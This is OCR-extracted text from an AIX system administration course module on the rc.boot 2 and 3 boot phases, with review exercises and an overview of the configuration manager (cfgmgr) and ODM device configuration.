
- Next the /**var** file system is checked and mounted. This is necessary at this stage, because the **copycore** command checks if a **dump** occurred. If a dump exists, it will be copied from the dump device /**dev**/**hd6** to the copy directory which is by default the directory /**var**/**adm**/**ras**. /**var** is unmounted afterwards.
- The primary paging space /**dev**/**hd6** is made available.

Once the disk-based root file system is mounted over the RAMFS, a special syntax is used in rc.boot to access the RAMFS files:

- RAMFS files are accessed using a prefix of /../ . For example to access the fsck command in the RAMFS (before the /usr file system is mounted) **rc.boot** uses /../usr/sbin/fsck.
- Disk-based files are accessed using normal AIX file syntax. For example, to access the **fsck** command on the disk (after the /**usr** file system is mounted) rc.boot uses /**usr**/**sbin**/**fsck**.

Note: This syntax only works during the boot process. If you boot from the CD-ROM into maintenance mode and need to mount the root file system by hand, you will need to mount it over another directory, such as /**mnt**, or you will be unable to access the RAMFS files.

rc.boot 2 (Part 2)



swapon /dev/hd6

Copy RAM /dev files to disk: mergedev

Copy RAM ODM files to disk: cp /../etc/objrepos/Cu* /etc/objrepos

mount /var

Copy boot messages to alog

Kernel removes RAMFS

Figure 4-5. rc.boot 2 (Part 2)

AU1610.0

Notes:

After the paging space /**dev**/**hd6** has been made available, the following tasks are executed in **rc.boot 2**:

- To understand the next step, remember two things:

  1. /**dev**/**hd4** is mounted onto **root(/)** in the RAM file system.
  2. In **rc.boot 1** the **cfgmgr** has been called and all base devices are configured. This configuration data has been written into the ODM of the RAM file system.

- Now **mergedev** is called and all /**dev** files from the RAM file system are copied to disk.
- All customized ODM files from the RAM file system ODM are copied to disk as well. At this stage both ODMs (in hd5 and hd4) are in sync now.
- The /**var** file system (**hd9var**) is mounted.

- All messages during the boot process are copied into a special file. You must use the **alog** command to view this file:

  # alog -t boot -o

  As no console is available at this stage all boot information is collected in this file.

When rc.boot 2 is finished, the /, /**usr** and /**var** file systems in **rootvg** are active.

At this stage the AIX kernel removes the RAM file system (returns the memory to the free memory pool) and starts the **init** process from the / file system in **rootvg**.

rc.boot 3 (Part 1)




Figure 4-6. rc.boot 3 (Part 1) AU1610.0

Notes:

At this boot stage, the **/etc/init** process is started. It reads the **/etc/inittab** file (LED displays 553) and executes the commands line by line. It runs **rc.boot** for the third time passing the argument 3, that indicates the last boot phase.

rc.boot 3 executes the following tasks:

- The /**tmp** file system is checked and mounted.
- The rootvg is synchronized by **syncvg rootvg**. If rootvg contains any **stale partitions** (for example, a disk that is part of rootvg was not active), these partitions are updated and synchronized. **syncvg** is started as a background job.
- The configuration manager is called again. If the key switch is normal the **cfgmgr** is called with option **-p2** (phase 2). If the key switch is service (either the physical key switch of a microchannel or the logical key switch of a PCI model), the **cfgmgr** is called with option **-p3** (phase 3).

The configuration manager reads ODM class **Config_Rules** and executes either all methods for **phase=2** or **phase=3**. All remaining devices that are not base devices are configured in this step.

- The console will be configured by **cfgcon**. The numbers **c31**, **c32**, **c33** or **c34** are displayed depending on the type of console:

  - **c31**: Console not yet configured. Provides instruction to select a console.
  - **c32**: Console is a **lft** terminal
  - **c33**: Console is a **tty**
  - **c34**: Console is a file on the disk

  If CDE is specified in /**etc**/**inittab**, the CDE will be started and you get a graphical boot on the console.

- To synchronize the ODM in the boot logical volume with the ODM from the / file system, **savebase** is called.

rc.boot 3 (Part 2)




Figure 4-7. rc.boot 3 (Part 2) AU1610.0

Notes:


After the ODMs have been synchronized again, the following steps take place:

- The **syncd** daemon is started. All data that is written to disk is first stored in a cache in memory before writing it to the disk. The **syncd** daemon writes the data from the cache each 60 seconds to the disk.

  Another daemon process, the **errdemon** daemon is started. This process allows errors triggered by applications or the kernel to be written to the error log.

- The LED display is turned off.
- If a file /**etc**/**nologin** exists, it will be removed. If a system administrator creates this file, a login to the AIX machine is not possible. During the boot process /**etc**/**nologin** will be removed.
- If devices exist that are flagged as **missing** in CuDv (chgstatus=3), a message is displayed on the console. For example, this could happen if external devices are not powered on during system boot.

- The last message **System initialization completed** is written to the console. **rc.boot 3** is finished. The **init** process executes the next command in **/etc/inittab**.



rc.boot Summary

	Where From	Action	Phase Config_Rules
rc.boot 1	/dev/ram0	restbase cfgmgr -f	1
rc.boot 2	/dev/ram0	ipl_varyon rootvg Merge /dev Copy ODM	
rc.boot 3	rootvg	cfgmgr -p2 cfgmgr -p3 savebase	2-normal 3-service

Figure 4-8. rc.boot Summary AU1610.0

Notes:

This page summarizes the **rc.boot** script.

During **rc.boot 1** all base devices are configured. This is done by **cfgmgr -f** which executes all phase 1 methods from **Config_Rules**.

During **rc.boot 2** the rootvg is varied on. All /**dev** files and the customized ODM files from the RAM file system are merged to disk.

During **rc.boot 3** all remaining devices are configured by **cfgmgr -p**. The configuration manager reads the **Config_Rules** class and executes the corresponding methods. To synchronize the ODMs, **savebase** is called that writes the ODM from the disk back to the boot logical volume.

Let’s Review: Review rc.boot 1




Figure 4-9. Let’s Review: Review rc.boot 1 AU1610.0

Notes:

Please answer the following question and put the solutions into the picture above.

1. Who calls **rc.boot 1**? Is it:
   - /etc/init from hd4
   - /etc/init from hd5
2. Which command copies the ODM files from the boot logical volume into the RAM file system?
3. Which command triggers the execution of all phase 1 methods in Config_Rules?
4. Which ODM files contains the devices that have been configured in **rc.boot 1**?
   - ODM files in hd4
   - ODM files in RAM file system
5. How can you determine the last boot device?

When you completed these questions, please go ahead with the review of **rc.boot 2**.

Let’s Review: Review rc.boot 2




Figure 4-10. Let’s Review: Review rc.boot 2 AU1610.0

Notes:


This page reviews **rc.boot 2**. Please order the following nine expressions in the correct sequence:

1. Turn on paging
2. Merge RAM /dev files
3. Copy boot messages to alog
4. Activate rootvg
5. Mount /var; copy dump; Unmount /var
6. Mount /dev/hd4 onto / in RAMFS
7. Copy RAM ODM files

Finally answer the following question. Put the answer in box 8:

Your system stops booting with an LED 557. Which command failed?

Let’s Review: Review rc.boot 3



From which file is rc.boot 3 started:

____

/sbin/rc.boot 3

fsck -f ________
mount _____

s_____ ______ &

______ -p2
______ -p3

Start Console:_____
Start CDE: ________

____

Update ODM in BLV

sy___ __
err_____

Turn off ____

rm _________

_________=3
____ ?

Missing devices ?

Execute next line in

____

Figure 4-11. Let’s Review: Review rc.boot 3 AU1610.0

Notes:

Please complete the missing information in the picture.

Your instructor will review the activity with you.

4.2 AIX Initialization Part 2

Configuration Manager




Figure 4-12. Configuration Manager AU1610.0

Notes:

This page summarizes the tasks of the configuration manager in AIX.

During system boot the configuration manager is invoked to configure all devices detected as well as any device whose device information is stored in the configuration database. At run time, you can configure a specific device by directly invoking the **cfgmgr** command.

If you encounter problems during the configuration of a device, use **cfgmgr -v**. With this option **cfgmgr** shows the devices as they are configured.

Many devices are automatically detected by the configuration manager. For this to occur, device entries must exist in the predefined object classes. The configuration manager uses the methods from **PdDv** to manage the device state, for example, to bring a device into the defined or available state.

cfgmgr can be used to install new device support. If you invoke **cfgmgr** with the **-i** flag, the command attempts to install device software support for each newly detected device.

High-level device commands like **mkdev** invoke methods and allow the user to add, delete, show or change devices and their attributes.

When a device is defined through its define method, the information from the predefined database for that type of device is used to create the information describing the device specific instance. This device specific information is then stored in the customized database.


The process of configuring a device is often device-specific. The configure method for a kernel device must:

1. Load the device driver into the kernel.
2. Pass device-dependent information describing the device instance to the driver.
3. Create a special file for the device in the /**dev** directory.

Of course, many devices do not have device drivers, such as logical volumes or volume groups which are **pseudodevices**. For this type of device the configured state is not as meaningful. However, it still has a configuration method that simply marks the device as configured or performs more complex operations to determine if there are any devices attached to it.

